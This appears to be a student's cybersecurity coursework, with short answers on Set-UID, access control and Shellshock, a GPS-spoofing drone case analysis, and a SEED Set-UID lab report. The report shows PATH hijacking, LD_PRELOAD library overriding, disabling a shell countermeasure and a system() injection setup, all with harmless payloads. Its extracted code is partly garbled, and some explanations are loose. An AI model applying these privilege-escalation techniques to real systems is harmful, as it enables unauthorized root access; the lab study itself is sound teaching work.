

Assignment 1(One)

This assignment consists of theoretical and practical exercises to assess your understanding of cybersecurity principles, particularly focusing on Set-UID programs, environmental attacks, access control mechanisms, and the CIA triad. This assignment covers chapters 1-3 from book and lectures 1,2,3 and 4.

The assignment is divided into:

- Open Form Questions (45 Points)
- Case Analysis (15 Points)
- Lab Exercise: Environment Variable and Set-UID Lab (40 Points)

Please follow the instructions carefully and submit your answers along with the lab report by the due date. **Due Date: February 5th, 2025**

Cybersecurity Assignment

Due Date: February 5th, 2025

Part 1: Open Form Questions (45 Points)

1. (5 Points) Understanding Set-UID Programs

- a) What is a Set-UID program in UNIX systems?
 - i It's a program marked with a special bit, that allows user to run programs with program owner's privilege. Temporarily running the programs with elevated privileges.
- b) How does the Set-UID mechanism affect the execution of a program?
 - i It affects the execution of a program by giving the user the same privileges that the owner has. While executing the program instead of $RUID = EUID$ which is typical, the $RUID \neq EUID$. RUID will still be equal to the User's ID, but EUID equals the program owner's ID. It will then run programs that you normally can't run without specific privileges.
- c) Provide an example of a Set-UID program and explain its purpose.
 - i An example of this is the `passwd` which is a Set-UID program. Password changes require modifying files which are normally restricted but because the program owner is the root user, the `passwd` program will execute with root privileges without being the root user.

2. (5 Points) Environmental Attacks & Security Risks

- a) What is an environmental attack in the context of cybersecurity?
 - i An environmental attack in the context of cybersecurity is an attack that exploits vulnerabilities within system configurations, environment variables, and external dependencies to manipulate application behavior, escalate privileges, or exfiltrate sensitive data.
- b) Explain how the PATH environment variable can be manipulated for malicious purposes.
 - i Attackers can modify the PATH variable to a specific directory to be searched which can redirect a command to malicious binaries.
- c) What security measures can mitigate environmental attacks?
 - i We can use the principle of isolation. This will make it so that code and data do not mix, which reduces the risk of unauthorized manipulation. As well we can make sure to provide direct paths instead of using the PATH environment variable to prevent attackers from hijacking commands with malicious binaries. Additionally, we can make sure to restrict and validate environment variables to prevent unintended manipulation.

3. (15 Points) Access Control Mechanisms

- a) Define and differentiate between Discretionary Access Control (DAC) and Mandatory Access Control (MAC).
- i MAC: An access control service that restricts access to objects based on the sensitivity of the information contained in the objects and the clearance of subjects to access information of such sensitivity.
 - ii DAC: An access control service that restricts access to objects based on the identity of subjects and/or groups they belong too. Controls are Discretionary in the sense that a subject with certain access permission can pass that permission onto any other subject.
 - iii The difference between the two is that DAC allows users to control access and enable others to access these resources, while MAC enforces strict rules that cannot be overridden by the user, only allowing the user to access a resource based off the system not by someone else.
- b) Explain the purpose of Role-Based Access Control (RBAC) and provide an example of its application. (e.g., a service or system that uses RBAC in practice).
- I. The purpose of RBAC is to simplify and enhance security management by assigning permissions based on roles rather than individuals. It ensures the principles of least privilege, ensuring that users only have access to resources necessary for their position. An example of its application is a company's online portal, where there is different roles such as admin, managers, and employees which each have their own assigned permissions.
- c) What is an Access Control List (ACL), and how does it compare to an Access Control Matrix? ACL is a mechanism that implements access control for a system resource by enumerating the system entities that are permitted to access the resource and stating, either implicitly or explicitly, the access modes granted to each entity. ACLs are a practical access control mechanism while ACMs are more theoretical. ACMs are better for designing security frameworks while ACLs are primarily implemented in operating systems.
- What is the major benefit and what the major issue of ACM? Similarly describe the major benefit and major problem of ACL.

ACM	ACL
Major Benefit: It provides a global view of access control, making it easier manage permissions across all subjects and objects in a given system.	Major Benefit: Control over individual objects, allowing permissions to be set specifically for each user or group

Major Problem: As the number of users and resources grow, the matrix becomes extremely large and difficult to manage in an efficient way	Major Problem: Since each object has its own list, managing permissions across multiple resources becomes more complex as the system grows.
--	---

4. (5 Points) Shellshock Vulnerability and Security Mitigations

The Shellshock vulnerability (2014) exploited flaws in Bash to allow arbitrary code execution.

a) Describe the Shellshock vulnerability and how it was exploited.

i It was a code injection vulnerability in the Bash shell that allowed attackers to execute arbitrary commands by injecting malicious code into environment variables. The way it was exploited was that Bash incorrectly executed trailing commands after a function declaration in an environment variable and attackers used this to their advantages by appending malicious commands to specially crafted environment variables.

b) Provide a real-world example of an attack that utilized Shellshock.

i An attack named "Thanks-Rob" is an example of this. Hackers found out about the exploit and used it to create a botnet of computers that obey the hackers' commands. The reason for it being called thanks Rob is that hackers used a script by Robert David Graham that originally was meant to have a computer send back a ping and changed it to install malware on someone's machine and install a backdoor.

5. (15 Points) CIA Triad: Confidentiality, Integrity, and Availability

a) Define Confidentiality, Integrity, and Availability in cybersecurity.

a Confidentiality: The property that info is not made available or disclosed to unauthorized individuals, entities, or processes. It ensures that only authorized entinties can access sensitive data.

b Integrity: The property that information has not be altered in an unauthorized way. It protects data from unauthorized modifications or corruption.

c Availability: Property that information is accessible and modifiable in a timely fashion by those authorized to do so. Ensures that systems and data remain accessible to authorized users when it is called for.

b) Provide a real-world example for each principle, explaining how a breach of that principle impacted security.

a Confidentiality Breach:

i Snowden Leaks was a breach of this principle were classified NSA documents were leaked, exposing surveillance operations. The impact from this

breach on security was that it leaked surveillance methods, which affected intelligence operations. It lead to the loss of trust from the public as well.

b Integrity Breach:

i Stuxnet malware was a breach that altered ICS data, causing Iranian nuclear centrifuges to malfunction. The impact on security from this breach was that it showed that cyber-attacks can do more hijacking computers and stealing information. It showed that physical damage was capable from an attack.

c Availability Breach:

i DDoS on Dyn was a massive botnet attack that took down major internet services. This impacted security by making it so that millions of users were unable to access certain web services, and lead to significant financial loss for those companies relying on Dyn. It demonstrated the vulnerability of poorly secured IoT devices and highlighted the potential for large-scale disruptions to online services.

c) Based on our discussions in class: Assign and explain which tool helps which of the three pillars of the triad: Encryption, Redundancy, Cryptographic Signatures

Confidentiality	Encryption (This helps by protecting data from unauthorized access by encrypting sensitive data so that information is not transmitted with clear text but instead using an encryption that needs a key to be read)
Integrity	Cryptographic Signatures (These verify that data has not been altered and confirm the authenticity of the sender, this helps with integrity allowing the user to know the information has not been tampered with)
Availability	Redundancy (Ensures system resilience against failures or attacks by having back up resources, duplicates, or failover mechanisms that keep services running even when failures occur)

Part 2: Use Case Analysis (15 points).

Two slides follow with collected material regarding the IRAN - U.S. RQ-170 Incident. Research online about this incident (using the provided material as a starting point) and write a sample analysis report. What is the threat model? What is the attack vector? Most importantly what are the assumptions that the attackers violated to perform their attack?

Threat Model

- The RQ-170 Sentinel drone relied on GPS navigation and secure communication links
- The primary threat was GPS spoofing, which misled the drone's automated guidance system

Attack Vector

- GPS Spoofing Attack
 - Iranian forces jammed the legitimate GPS signals and broadcasted false coordinates, which tricked the UAV into landing in enemy-controlled territory
 - They overrode the drones original flight path by mimicking a valid signal

Violated Assumptions

1. GPS Signals are Secure
 - I. The attack demonstrated that weakly secured GPS signals could be manipulated
2. The Drone's Autopilot is Tamper-Resistant
 - I. The UAV blindly followed the spoofed coordinates without having an independent verification mechanism. The UAV did not check whether where it was going was valid or not it just assumed that it was correct.

3. Communication Links Were Safe from Jamming

- I. Attackers interfered with the drones communication channels which prevented the drone from being corrected remotely.

UAV GUIDANCE SYSTEM

- Radio controlled by operator
- Sensors:
 - Camera
 - Gyroscopes
 - Lidar
- GPS
- Automated guidance system
- Always land on base (green circle)



Related articles


Iran Probably *Did* Capture a Secret U.S. Drone

Iran probably did scoop up one of America's stealthy RQ-170 Sentinel spy drones after the bat-winged aircraft crash Iran-Afghanistan border last week.



Updated 6:21 pm

Iran probably did scoop up one of America's stealthy RQ-170 Sentinel spy drones after the bat-winged aircraft crashed near the Iran-Afghanistan border last week. Multiple news outlets have cited anonymous U.S. government sources confirming Tehran's claims that



The Best (and Worst) Anti-Drone Weapons, From Shotguns to Sup

Iran-U.S. RQ-170 incident

Article Talk

From Wikipedia, the free encyclopedia

On 5 December 2011, an American [Lockheed Martin RQ-170](#) of [Kashmar](#) in northeastern [Iran](#). The Iranian government : commandeered the aircraft and safely landed it, after initial reports from western news sources dis The United States government initially denied the claims but later [President Obama](#) acknowledged Iran filed a complaint to the UN over the airspace violation. Obama asked Iran to return the drone. the captured RQ-170 including the [Shahed 171 Simorgh](#) and [Shahed Saegheh](#).

Texas students hijack superyacht with GPS-spoofing luggage

Don't panic, yet

by Ian Thomson in San Francisco

Mon 29 Jul 2013 11:04 UTC

Students from the University of Texas successfully piloted an \$80m superyacht sailing 30 miles offshore in the Mediterranean Sea by overriding the ship's GPS signals without any alarms being raised.

The team, led by assistant professor Todd J. Thompson from UT Austin's department of

Part 3: Lab Exercise, (40 points)

Lab Exercise: Environment Variable and Set-UID Lab

Environment Variable and Set-UID Lab (SEED Labs 2.0) Using the SEED

Labs Environment Variable and Set-UID Lab, students will:

- a) Set up the SEED Lab environment following the instructions at SEED Security Labs (<https://seedsecuritylabs.org/labsetup.html>).
- b) Conduct experiments demonstrating how environment variables can be manipulated to exploit vulnerabilities in Set-UID programs.

Document the process and results TFFBMTPNPSFEFUBJMTBUFBDBITUFQ , including:

- The specific environment variable(s) used in the attack.
- The method of execution and expected vs. actual behavior.
- Steps to mitigate the vulnerability.

Submit a lab report with screenshots of execution and a detailed analysis of findings.

Environment Variable and Set-UID Program Lab

Copyright © 2006 - 2016 by Wenliang Du.

This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. If you remix, transform, or build upon the material, this copyright notice must be left intact, or reproduced in a way that is reasonable to the medium in which the work is being re-published.

1 Overview

The learning objective of this lab is for students to understand how environment variables affect program and system behaviors. Environment variables are a set of dynamic named values that can affect the way running processes will behave on a computer. They are used by most operating systems, since they were introduced to Unix in 1979. Although environment variables affect program behaviors, how they achieve that is not well understood by many programmers. As a result, if a program uses environment variables, but the programmer does not know that they are used, the program may have vulnerabilities.

In this lab, students will understand how environment variables work, how they are propagated from parent process to child, and how they affect system/program behaviors. We are particularly interested in how environment variables affect the behavior of Set-UID programs, which are usually privileged programs. This lab covers the following topics:

- Environment variables
- Set-UID programs
- Securely invoke external programs
- Capability leaking
- Dynamic loader/linker

Readings and videos. Detailed coverage of the Set-UID mechanism, environment variables, and their related security problems can be found in the following:

- Chapters 1 and 2 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at <https://www.handsonsecurity.net>.
- Section 2 of the SEED Lecture at Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. See details at <https://www.handsonsecurity.net/video.html>.

Lab environment. This lab has been tested on the SEED Ubuntu 20.04 VM. You can download a pre-built image from the SEED website, and run the SEED VM on your own computer. However, most of the SEED labs can be conducted on the cloud, and you can follow our instruction to create a SEED VM on the cloud.

2 Lab Tasks

Files needed for this lab are included in Labsetup.zip, which can be downloaded from the lab's website.

2.1 Task 1: Manipulating Environment Variables

In this task, we study the commands that can be used to set and unset environment variables. We are using Bash in the seed account. The default shell that a user uses is set in the `/etc/passwd` file (the last field of each entry). You can change this to another shell program using the command `chsh` (please do not do it for this lab). Please do the following tasks:

- Use `printenv` or `env` command to print out the environment variables. If you are interested in some particular environment variables, such as `PWD`, you can use "`printenv PWD`" or "`env | grep PWD`".
- Use `export` and `unset` to set or unset environment variables. It should be noted that these two commands are not separate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).

Observation: `Printenv` displays all environment variables and `export` sets an environment variable and `unset` removes it from the environment

These commands are executed through the BASH and work as expected. I expected them to do what the lab said and it worked as expected.

```
seed@seedvm2004:~$ export TEST_VAR="Hello"
seed@seedvm2004:~$ printenv | grep TEST_VAR
TEST_VAR=Hello
seed@seedvm2004:~$ echo $TEST_VAR
Hello
seed@seedvm2004:~$ unset TEST_VAR
seed@seedvm2004:~$ echo $TEST_VAR
seed@seedvm2004:~$
```

2.2 Task 2: Passing Environment Variables from Parent Process to Child Process

In this task, we study how a child process gets its environment variables from its parent. In Unix, `fork()` creates a new process by duplicating the calling process. The new process, referred to as the child, is an exact duplicate of the calling process, referred to as the parent; however, several things are not inherited by the child (please see the manual of `fork()` by typing the following command: `man fork`). In this task, we would like to know whether the parent's environment variables are inherited by the child process or not.

Step 1. Please compile and run the following program, and describe your observation. The program can be found in the Labsetup folder; it can be compiled using "`gcc myprintenv.c`", which will generate a binary called `a.out`. Let's run it and save the output into a file using "`a.out > file`".

Listing 1: myprintenv.c

```
#include <unistd.h>
#include <stdio.h> #include <stdlib.h>

extern char **environ; void printenv()
{
    int i = 0;
    while (environ[i] != NULL) { printf("%s\n", environ[i]); i++;
    }

void main()
{ pid_t childPid; switch(childPid = fork()) { case 0: /* child process */ printenv(); Å
    exit(0);
    default: /* parent process */
        //printenv();          Á
    }

    exit(0);
}
```

Step 2. Now comment out the `printenv()` statement in the child process case (Line Å), and uncomment the `printenv()` statement in the parent process case (Line Á). Compile and run the code again, and describe your observation. Save the output in another file.

Observation: Child process inherits all environment variables from parent and parent has same environment as child

Step 3. Compare the difference of these two files using the `diff` command. Please draw your conclusion.

After running `diff` command, I can see that both processes share all the same environment variables. The conclusion I expected happened which is that both processes would have the same environment variables. So it ran as expected.

2.3 Task 3: Environment Variables and `execve()`

In this task, we study how environment variables are affected when a new program is executed via `execve()`. The function `execve()` calls a system call to load a new command and execute it; this function never returns. No new process is created; instead, the calling process's text, data, bss, and stack are overwritten by that of the program loaded. Essentially, `execve()` runs the new program inside the calling process. We are interested in what happens to the environment variables; are they automatically inherited by the new program?

Step 1. Please compile and run the following program, and describe your observation. This program simply executes a program called `/usr/bin/env`, which prints out the environment variables of the current process.

Observation: Program did not run as I expected. I expected it to show the environment variables of the current process which it did not. It did not print anything to the output. The program did not run as I expected.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myenv
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

Listing 2: `myenv.c`

```
#include <unistd.h>

extern char **environ; int main()
{ char *argv[2];

  argv[0] = "/usr/bin/env"; argv[1] = NULL;
  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}
```

À

Step 2. Change the invocation of `execve()` in Line À to the following; describe your observation.

```
execve("/usr/bin/env", argv, environ);
```

Observation: After changing `NULl` to `environ`, it worked properly. The program showed the environment variables of the current process and displayed to output. This little change made the program run as expected in the first place. The actual behavior was as expected.

```
12  execve("/usr/bin/env", argv, environ);
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/seedvm2004:@/tmp/.ICE-unix/1633,unix/seedvm2004:/tmp/.ICE-unix/16
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Labs For Security/Lab 1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1654
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.CDSR12
HOME=/home/seed
USERNAME=seed
```

Step 3. Please draw your conclusion regarding how the new program gets its environment variables.

Conclusion: If `execve()` is called with `NULL` for the environment, the child process does not inherit the variables unless passed explicitly

2.4 Task 4: Environment Variables and `system()`

In this task, we study how environment variables are affected when a new program is executed via the `system()` function. This function is used to execute a command, but unlike `execve()`, which directly executes a command, `system()` actually executes `"/bin/sh -c command"`, i.e., it executes `/bin/sh`, and asks the shell to execute the command.

If you look at the implementation of the `system()` function, you will see that it uses `execl()` to execute `/bin/sh`; `execl()` calls `execve()`, passing to it the environment variables array. Therefore, using `system()`, the environment variables of the calling process is passed to the new program `/bin/sh`. Please compile and run the following program to verify this.

```
#include <stdio.h> #include <stdlib.h>

int main() { system("/usr/bin/env");
return 0;
}
```

Observation: This inherited the parents environment variables unlike `execve(NULL)` due to the fact that it spawns a shell using the `system` command.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main() {
4     system("/usr/bin/env");
5
6     return 0;
7 }
```

2.5 Task 5: Environment Variable and Set-UID Programs

Set-UID is an important security mechanism in Unix operating systems. When a Set-UID program runs, it assumes the owner's privileges. For example, if the program's owner is root, when anyone runs this program, the program gains the root's privileges during its execution. Set-UID allows us to do many interesting things, but since it escalates the user's privilege, it is quite risky. Although the behaviors of Set-UID programs are decided by their program logic, not by users, users can indeed affect the behaviors via environment variables. To understand how Set-UID programs are affected, let us first figure out whether environment variables are inherited by the Set-UID program's process from the user's process.

Step 1. Write the following program that can print out all the environment variables in the current process.

```
#include <stdio.h> #include <stdlib.h>

extern char **environ; int main()
{
    int i = 0;
    while (environ[i] != NULL) { printf("%s\n",
        environ[i]); i++;
    }
}
```

Step 2. Compile the above program, change its ownership to root, and make it a Set-UID program.

```
// Assume the program's name is foo
$ sudo chown root foo
$ sudo chmod 4755 foo
```

Step 3. In your shell (you need to be in a normal user account, not the root account), use the export command to set the following environment variables (they may have already exist):

- PATH
- LD_LIBRARY_PATH
- ANYNAME (this is an environment variable defined by you, so pick whatever name you want).

These environment variables are set in the user's shell process. Now, run the Set-UID program from Step 2 in your shell. After you type the name of the program in your shell, the shell forks a child process, and uses the child process to run the program. Please check whether all the environment variables you set

in the shell process (parent) get into the Set-UID child process. Describe your observation. If there are surprises to you, describe them.

Observation: After writing program that is supposed to print all environment variables in current process and compiling all the environment variables printed to output. The program worked as expected. Below is the program.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 extern char **environ;
4
5 int main() {
6     int i = 0;
7
8     while (environ[i] != NULL) {
9         printf("%s\n", environ[i]);
10        i++;
11    }
12 }
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5
SHELL=/bin/bash
SESSION_MANAGER=local/seedvm2004:@/tmp/.ICE-unix/1633,unix/seedvm2004:/tmp/.ICE-unix/1633
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Labs For Security/Lab 1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1654
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.CDSR12
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
```

I was able to change permissions successfully to make this program a Set-UID program. The commands given worked as supposed and performed as expected. I confirmed this with `ls -l` to check permissions of the program. The `s` bit means that it was made into a Set-UID program.


```
rwsr-xr-x 1 root seed 8920 Feb  6 05:08 task5
```

Create different environment variables using the following commands.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export PATH="/home/user/bin:$PATH"
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export LD_LIBRARY_PATH="/home/user/lib"
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export TASK5="HACKER"
```

After creating I expect my program to output these environment variables. I will use grep to check my assumptions.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5 | grep TASK5
TASK5=HACKER
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5 | grep PATH
PATH=/home/user/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/l
cal/games:/snap/bin:/snap/bin
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task5 | grep LD_LIBRARY_PATH
```

Observation: My assumptions were wrong, and not all environment variables were present. PATH and TASK5 showed up but I was surprised to not see the LD_LIBRARY_PATH. TASK5 set to what I wanted it too and PATH added the path I added to the beginning. This was surprising but this shows me that critical environment variables in Set-UID programs are restricted to prevent privilege escalation.

2.6 Task 6: The PATH Environment Variable and Set-UID Programs

Because of the shell program invoked, calling `system()` within a Set-UID program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are provided by the user, who may be malicious. By changing these variables, malicious users can control the behavior of the Set-UID program. In Bash, you can change the PATH environment variable in the following way (this example adds the directory `/home/seed` to the beginning of the PATH environment variable):

```
$ export PATH=/home/seed:$PATH
```

The Set-UID program below is supposed to execute the `/bin/l`s command; however, the programmer only uses the relative path for the `ls` command, rather than the absolute path:

```
int main() { system("ls"); return 0;
}
```

Please compile the above program, change its owner to root, and make it a Set-UID program. Can you get this Set-UID program to run your own malicious code, instead of `/bin/l`s? If you can, is your malicious code running with the root privilege? Describe and explain your observations.

Note: The system(cmd) function executes the /bin/sh program first, and then asks this shell program to run the cmd command. In Ubuntu 20.04 (and several versions before), /bin/sh is actually a symbolic link pointing to /bin/dash. This shell program has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a Set-UID program, the countermeasure in /bin/dash can prevent our attack. To see how our attack works without such a countermeasure, we will link /bin/sh to another shell that does not have such a countermeasure. We have installed a shell program called zsh in our Ubuntu 20.04 VM. We use the following commands to link /bin/sh to /bin/zsh:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Created and compiled program for ls command then changed permissions.

```
-rwsr-xr-x 1 root seed 8880 Feb  6 05:37 task6
```

After creating program, I tried to figure out how to get Set-UID program to run my own malicious code. I figured it out by creating a ls.c file and putting my “malicious” code in there. After I set the path to have the directory where it is located get searched through first and then compiled. I ran my program, and it worked. My code and commands are below.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5     printf("You have been hacked!\n");
6
7     return 0;
8 }
```

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export OLDPATH=PATH
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export PATH=/home/seed/Desktop/Labs For Security/Lab 1:$PATH
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ echo PATH
PATH
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ echo $PATH
/home/seed/Desktop/Labs For Security/Lab 1:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./task6
You have been hacked!
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

I wanted to see if the code was run with root privileges. To do that I set a check that will see if the `uid` is equal to 0, which if it is that means its run with root privileges. After compiling again and running I see that it is not run with root privileges

```
if (geteuid() == 0) {
    printf("Hahaha I have root privileges!\n");
}
else {
    printf("You have defeated me this time system, but it will not happen again.\n");
}
```

```
You have been hacked!
You have defeated me this time system, but it will not happen again.
```

2.7 Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

In this task, we study how Set-UID programs deal with some of the environment variables. Several environment variables, including `LD_PRELOAD`, `LD_LIBRARY_PATH`, and other `LD*` influence the behavior of dynamic loader/linker. A dynamic loader/linker is the part of an operating system (OS) that loads (from persistent storage to RAM) and links the shared libraries needed by an executable at run time.

In Linux, `ld.so` or `ld-linux.so`, are the dynamic loader/linker (each for different types of binary). Among the environment variables that affect their behaviors, `LD_LIBRARY_PATH` and `LD_PRELOAD` are the two that we are concerned in this lab. In Linux, `LD_LIBRARY_PATH` is a colon-separated set of directories where libraries should be searched for first, before the standard set of directories. `LD_PRELOAD` specifies a list of additional, user-specified, shared libraries to be loaded before all others. In this task, we will only study `LD_PRELOAD`.

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:

1. Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:

```
#include <stdio.h> void sleep
(int s)
{
    /* If this is invoked by a privileged program, you can do damages
    here! */ printf("I am not sleeping!\n");
}
```

2. We can compile the above program using the following commands (in the `-lc` argument, the second character is ```):

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3. Now, set the `LD_PRELOAD` environment variable:

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

4. Finally, compile the following program myprog, and in the same directory as the above dynamic link library libmylib.so.1.0.1:

```
/* myprog.c */ #include
<unistd.h> int main()
{ sleep(1);
  return 0;
}
```

Step 2. After you have done the above, please run myprog under the following conditions, and observe what happens.

- Make myprog a regular program, and run it as a normal user.
- Make myprog a Set-UID root program, and run it as a normal user.
- Make myprog a Set-UID root program, export the LD_PRELOAD environment variable again in the root account and run it.
- Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD_PRELOAD environment variable again in a different user's account (not-root user) and run it.

Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (Hint: the child process may not inherit the LD* environment variables).

First, I did what the lab asked and created a new file called lib.c and compiled. I then set a path for LD_PRELOAD to a specified string. After that I created the myprog program and compiled it as well in the same directory. Then performed a couple of tests. Below are the commands.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ gcc -fPIC -g -c mylib.c
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ gcc myprog.c -o myprog
```

It wanted me to first run as a normal user which I did. I observed that the program then called the sleep function from my new program rather than the regular sleep function. I thought the program was going to sleep for 1 second like the normal function but was surprised when I saw it ran the other one.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myprog
I am not sleeping!
```

Next, I changed myprog to a Set-UID program and ran it as a normal user. The task before showed me that the Set-UID has mechanisms to defend against unauthorized privilege escalation so I assumed the program would run as sleep normally would. After executing my assumption was correct and the program ran as expected. Its actual execution was the same as expected.

I switched user to root next then added the export for LD_PRELOAD. I ran the Set-UID program again but on root and this time it performed the new program. This was what I expected to happen as root user. The program's actual execution was the same as expected.

```
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# export LD_PRELOAD=./libmylib.so.1.0.1
```

```
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# ./myprog
I am not sleeping!
```

The last part was making the program a Set-UID of user1 then switching to a different user exporting the LD_PRELOAD and running the program. Below are the commands I used to make the program a Set-UID of user1.

```
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# chown user1 myprog
root@seedvm2004:/home/seed/Desktop/Labs For Security/Lab 1# su user1
```

```
$ chmod 4755 myprog
```

```
-rwsr-xr-x 1 user1 seed 8856 Feb  6 07:29 myprog
```

After completing this I exported the path of LD_PRELOAD on a different user. I expected the program to use the new sleep which it in fact did not. Instead, the program ran the default sleep. The actual execution was not as I expected. There are mechanisms in place that prevented me from running this code as a different user. After some research I found out that environment variables are cleaned when switching user.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./mypr
myprintenv myprog
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ./myprog
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$
```

2.8 Task 8: Invoking External Programs Using system() versus execve()

Although system() and execve() can both be used to run new programs, system() is quite dangerous if used in a privileged program, such as Set-UID programs. We have seen how the PATH environment variable affect the behavior of system(), because the variable affects how the shell works. execve() does not have the problem, because it does not invoke shell. Invoking shell has another dangerous consequence, and this time, it has nothing to do with environment variables. Let us look at the following scenario.

Bob works for an auditing agency, and he needs to investigate a company for a suspected fraud. For the investigation purpose, Bob needs to be able to read all the files in the company's Unix system; on the other hand, to protect the integrity of the system, Bob should not be able to modify any file. To achieve this goal, Vince, the superuser of the system, wrote a special set-root-uid program (see below), and then gave the executable permission to Bob. This program requires Bob to type a file name at the command line, and then it will run /bin/cat to display the specified file. Since the program is running as a root, it can display any file Bob specifies. However, since the program has no write operations, Vince is very sure that Bob cannot use this special program to modify any file.

Listing 3: catall.c

```
int main(int argc, char *argv[])
{ char *v[3]; char
  *command;

  if(argc < 2) { printf("Please type a file name.\n"); return 1;
}

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL; command = malloc(strlen(v[0]) +
strlen(v[1]) + 2); sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings. system(command);
  // execve(v[0], v, NULL);

  return 0 ;
}
```

Step 1: Compile the above program, make it a root-owned Set-UID program. The program will use system() to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

Step 2: Comment out the system(command) statement, and uncomment the execve() statement; the program will use execve() to invoke the command. Compile the program, and make it a root-owned Set-UID. Do your attacks in Step 1 still work? Please describe and explain your observations.

I made the program a root-owned Set-UID program and then tested it to see if I was Bob if I could compromise the integrity of the system. I created a file and took away all permissions except for read. I then used the catall programs to my advantage and was able to run a command to delete the file. This is

shown below. This did not work as Vince expected and in reality Bob was able to still do more than just read.

```
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chown root catall
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ sudo chmod 4755 catall
seed@seedvm2004:~/Desktop/Labs For Security/Lab 1$ ls -l | grep catall
-rwsr-xr-x 1 root  seed 9152 Feb  6 08:30 catall
```

```
-r--r--r-- 1 seed  seed    6 Feb  6 09:03 NoWrite
```

```
